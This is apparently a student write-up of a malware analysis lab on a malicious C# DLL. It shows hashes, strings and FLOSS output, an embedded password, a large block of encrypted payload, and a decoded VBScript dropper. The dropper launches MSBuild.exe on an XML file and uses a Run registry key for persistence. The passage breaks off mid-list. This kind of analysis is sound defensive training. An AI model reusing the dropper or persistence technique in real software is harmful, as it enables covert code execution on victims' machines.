StaySharp -CSharpMalware

> https://github.com/HuskyHacks/PMAT-labs/blob/main/labs/3-4.StaySharp-CSharpMalware/Malware.cryptlib64.dll.malz/Malware.cryptlib64.dll.malz.7z

We are provided with a CSHARP file. At first, we will calculate the hashes.

```
└─PS> python3 /opt/HASHER/Hasher.py ./Malware.cryptlib64.dll.malz

 __  __   _____    _____    __  __    _____    _____
/\ \_\ \ /\  __ \  /\  __\  /\ \_\ \  /\  __\  /\  = \
\ \  __ \ \ \  __ \ \ \__ \ \ \  __ \ \ \  __\ \ \  __<
 \ \_\ \_\ \ \_\ \_\ \/\_____\ \ \_\ \_\ \ \_____\ \ \_\ \_\
  \/_/\/_/  \/_/\/_/  \/_____/  \/_/\/_/  \/_____/  \/_/ /_/ v1.0

 An Automated Hash Calculator
 ----------------------------
 Coded by Kamran Saifullah - Frog Man
 Twitter: https://twitter.com/deFr0ggy
 GitHub: https://github.com/deFr0ggy
 LinkedIn: https://linkedin.com/in/kamransaifullah

 Usage: ./Hasher.py <File>


MD5: 361e6edb47e711a72c7f8ee3c0c1632b
SHA1: 62d77e7ceea7ec81c3b4cb77893cd8e06e0febb0
SHA256: 732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387
SHA512: cc5ff20fde65ea1535a9c1dff8653a261a7a9e621c0038e512961a9fc5b528cf9a00d119de076
efb2eed0799f83e0c9a04d8b8c86e5
```

Once, we have the hashes, we can start with the normal static analysis but first let's check the NOTE about this malware.

README.txt

```
Hey Analyst!

We found this DLL in Program Files on an endpoint. It was hidden in with one of the proprietary programs that the company uses in our payment processing departments. Thing is, the MACE attributes looked way off; the Created timestamp looks way too recent compared to when the program was installed. It seems unlikely but we suspect this might be malware.

Can you take a look?

Thanks,
SOC
```

So, that sounds pretty fishy and seems like attackers were either able to perform DLL Injection attack in there.

What is a DLL File?

A DLL is a **library that contains code and data that can be used by more than one program at the same time**. For example, in Windows operating systems, the Comdlg32 DLL performs common dialog box related functions. Each program can use the functionality that is contained in this DLL to implement an Open dialog box.

Static Analysis

Now, let's use both of the below mentioned tools to analyze the DLL file.

- Strings
- Floss

We will be using Strings this time. Running strings on the file returns quite a lot of strings.

```
strings ./Malware.cryptlib64.dll.malz | less
```

```
!This program cannot be run in DOS mode.
.text
`.sdata
```

```
.rsrc
@.reloc
pr;T
BSJB
v4.0.30319
#Strings
#GUID
#Blob
<Module>
System.Runtime.CompilerServices
CompilationRelaxationsAttribute
.ctor
RuntimeCompatibilityAttribute
System.Reflection
AssemblyTitleAttribute
AssemblyDescriptionAttribute
AssemblyConfigurationAttribute
AssemblyCompanyAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyTrademarkAttribute
System.Runtime.InteropServices
ComVisibleAttribute
GuidAttribute
AssemblyFileVersionAttribute
System.Runtime.Versioning
TargetFrameworkAttribute
System
Object
System.IO
MemoryStream
System.Security.Cryptography
```

```
RijndaelManaged
Rfc2898DeriveBytes
CryptoStream
Byte
RuntimeHelpers
Array
RuntimeFieldHandle
InitializeArray
SymmetricAlgorithm
set_KeySize
set_BlockSize
get_KeySize
DeriveBytes
GetBytes
set_Key
get_BlockSize
set_IV
CipherMode
set_Mode
ICryptoTransform
CreateEncryptor
Stream
CryptoStreamMode
Write
Close
IDisposable
Dispose
ToArray
PaddingMode
set_Padding
CreateDecryptor
CallConvCdecl
```

```
SHA256
Create
System.Text
Encoding
get_UTF8
HashAlgorithm
ComputeHash
Convert
FromBase64String
StreamReader
TextReader
ReadToEnd
Environment
GetEnvironmentVariable
String
Concat
File
WriteAllText
Microsoft.Win32
RegistryKey
RegistryHive
RegistryView
OpenBaseKey
OpenSubKey
SetValue
Exception
get_Message
Console
WriteLine
CompilerGeneratedAttribute
EmbedDLL.dll
mscorlib
```

```
Cryptor
EmbedDLL
<PrivateImplementationDetails>
Program
AES_Encrypt
bytesToBeEncrypted
passwordBytes
AES_Decrypt
bytesToBeDecrypted
66840DDA154E8A113C31DD0AD32F7F3A366A80E8136979D8F5A101D3D29D6F72
embed
Main
args
WrapNonExceptionThrows
EmbedDLL
Copyright
  2021
$2eab5b3e-db27-4823-8690-150bb182b16b
1.0.0.0
.NETFramework,Version=v4.7.2
FrameworkDisplayName
.NET Framework 4.7.2
_CorDllMain
mscoree.dll
embed
\EmbedDLL.dll
```

If our eyes are trained we will start to analyze thins pretty quick. Like in this case, there is a lot going.

- set_keySize
- get_keySize

- AES_Encrypt
- passwordBytes
- AES_Decrypt
- bytesToBeDecrypted
- RegistryKey
- RegistryHive
- FromBase64String
- .NET Framework 4.7.2
- GetEnvrionementVarialbe etc.

Now, let's try to use FLOSS on the DLL.


```
vyJ/
p0w3r0verwh3lm1ng!
pxQRI8YJc6jVr3x45Y+ti/tT8W+3HpQHbcw1yZJQ9goNhoTt2TTRIbFkDsFdmrLw
Iklux2Tcs42qWV15vEWaGE7NywrhmorgjRarizl08J8eAd7JbR3zzqM5KbX5Vz6l
qi51p3G0RGviA59gz1s6GcJ5wwIPCSHk5sidK2XJUUUgTGzWFXuM3QpGIm8XxL93
J5HVf52LOfTEb9lBR6md7bIoG2xbZIZ7kC2nbXlmcHGT49NhP6mwTxfLSTERKP2y
5d5kOruBW/xunGBZY9kcvYtTLYmzPtius491SjU5nKHyxg8VwR8VkynD71yf/0Sc
wz9zKDc9gvwHYwvpt7nGQmWXdtqxqEC6kvLB1XmyXqh94TJOTRVdLEvkrM7GdGQj
uuewaCZoUCHabZqXnW/efw/igNangpSQTnjB4WUqunJkJ0uvgozz/dbPQFYiKc+p
wR6H/nS07tk13jZOBbuFkwfYAMHDh82OJ0CXlqW0HjGGzO0fQkUZDX6qQeMYnQqP
En0oJKSQ8IMtIl5wwc0SaMNuIBombhxEXqARDk7f5W0lrksrNEL0Yj6HaSq7yI1G
zK6NiotjbV/uaUmuVlkWM473Jct1+UnreB+f3JlyQ1eRL79NOHORagTY/rBE/gXI
+ZgSbSWz05jGDtUBjabGDj1zQuFKfyccg2G3u5yqWnUhAIRaXadE13w1UoM5MHut
DY6uk2xFXD5k29uL8S2RmdvD+XL/oA0AnKI6iBXkkMNDdxbf82cciS7mfF0bzLw9
S/wmwj5OFZo0c/4ZgPlM/8Okg9mlJIngWK25f6iTX9p+JxKw6IywRN5HrQE5DJX0
MksGdppW2oXNvEC9wmnzAKr3hLjkAYKdQS4ZqLJlf8d9UVpkfrEzCCX5qwykOfA6
vovXJnjYraOFV2SqSBHkrPYu5zFNucq2vRJtIgmPm7vaJvo5nrPxezPZVN1KXu8F
/3a888BZ6ut4g+JbDrJZj35+9qLbsB2p19nij6GyfXvSz8BDakuk6mHOvlUNALG2
t3OYtaj8h4zuQvHSUn+XrIF8PgAYECUritoRkrq1ArKlbNsrOoz+FdEUXfDVmQU4
ACtxlnkXpDbMZmGFlEkAtI/sMa8g2yB9ffHjGa8YTcw+WVaszbTLQaEA0xtzHXDl
hVXA3rwJ0pJQFTlyjx78GgmMK5EleZtoAWc5awt8c0I59OiK4lR+fp2PKu7BYU2C
```

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
public
\embed.xml
U2V0IG9TaGVsbCA9IENyZWF0ZU9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGlt
IHN0ckFyZ3MKc3RyQXJncyA9ICJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJh
bWV3b3JrXHY0LjAuMzAzMTlcTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVt
YmVkLnhtbCIKb1NoZWxsLlJ1biBzdHJBcmdzLCAwLCBmYWxzZQ==
C:\Users\Public\Documents\embed.vbs
Software\Microsoft\Windows\CurrentVersion\Run
embed
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
000004b0
Comments

```
CompanyName
FileDescription
EmbedDLL
FileVersion
1.0.0.0
InternalName
EmbedDLL.dll
LegalCopyright
Copyright
  2021
LegalTrademarks
OriginalFilename
EmbedDLL.dll
ProductName
EmbedDLL
ProductVersion
1.0.0.0
Assembly Version
1.0.0.0
```

Now, the important strings to note here from the FLOSS output are as below.

- public
- \embed.xml
- U2V0IG9TaGVsbCA9IENyZWF0ZU9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGltIHN0ckFyZ3MKc3RyQXJncyA9ICJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTIcTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVtYmVkLnhtbCIKb1NoZWxsLIJ1biBzdHJBcmdzLCAwLCBmYWxzZQ==
- C:\Users\Public\Documents\embed.vbs
- Software\Microsoft\Windows\CurrentVersion\Run

- embed
- p0w3r0verwh3lm1ng! → Can be the Potential Password for potential encrypted data.

We can decode the Base64 Encoded String to observe it's contents.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs =
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```

So, its a VB Script also MSBuild.exe is being used here to load and execute the contents from `C:\Users\Public\embed.xml` file.


So, when the DLL file is executed, it drops off the the following two files.

1. `C:\Users\Public\Documents\embed.vbs` → VBScript
2. `C:\Users\Public\embed.xml` → XML File
3. `Software\Microsoft\Windows\CurrentVersion\Run` → Registry Entry
4. embed → Might be a variable/environement variable holding particular location of file/command.

On closer look onto the FLOSS output. We can find two functions i.e.

1. AES_ENCRYPT
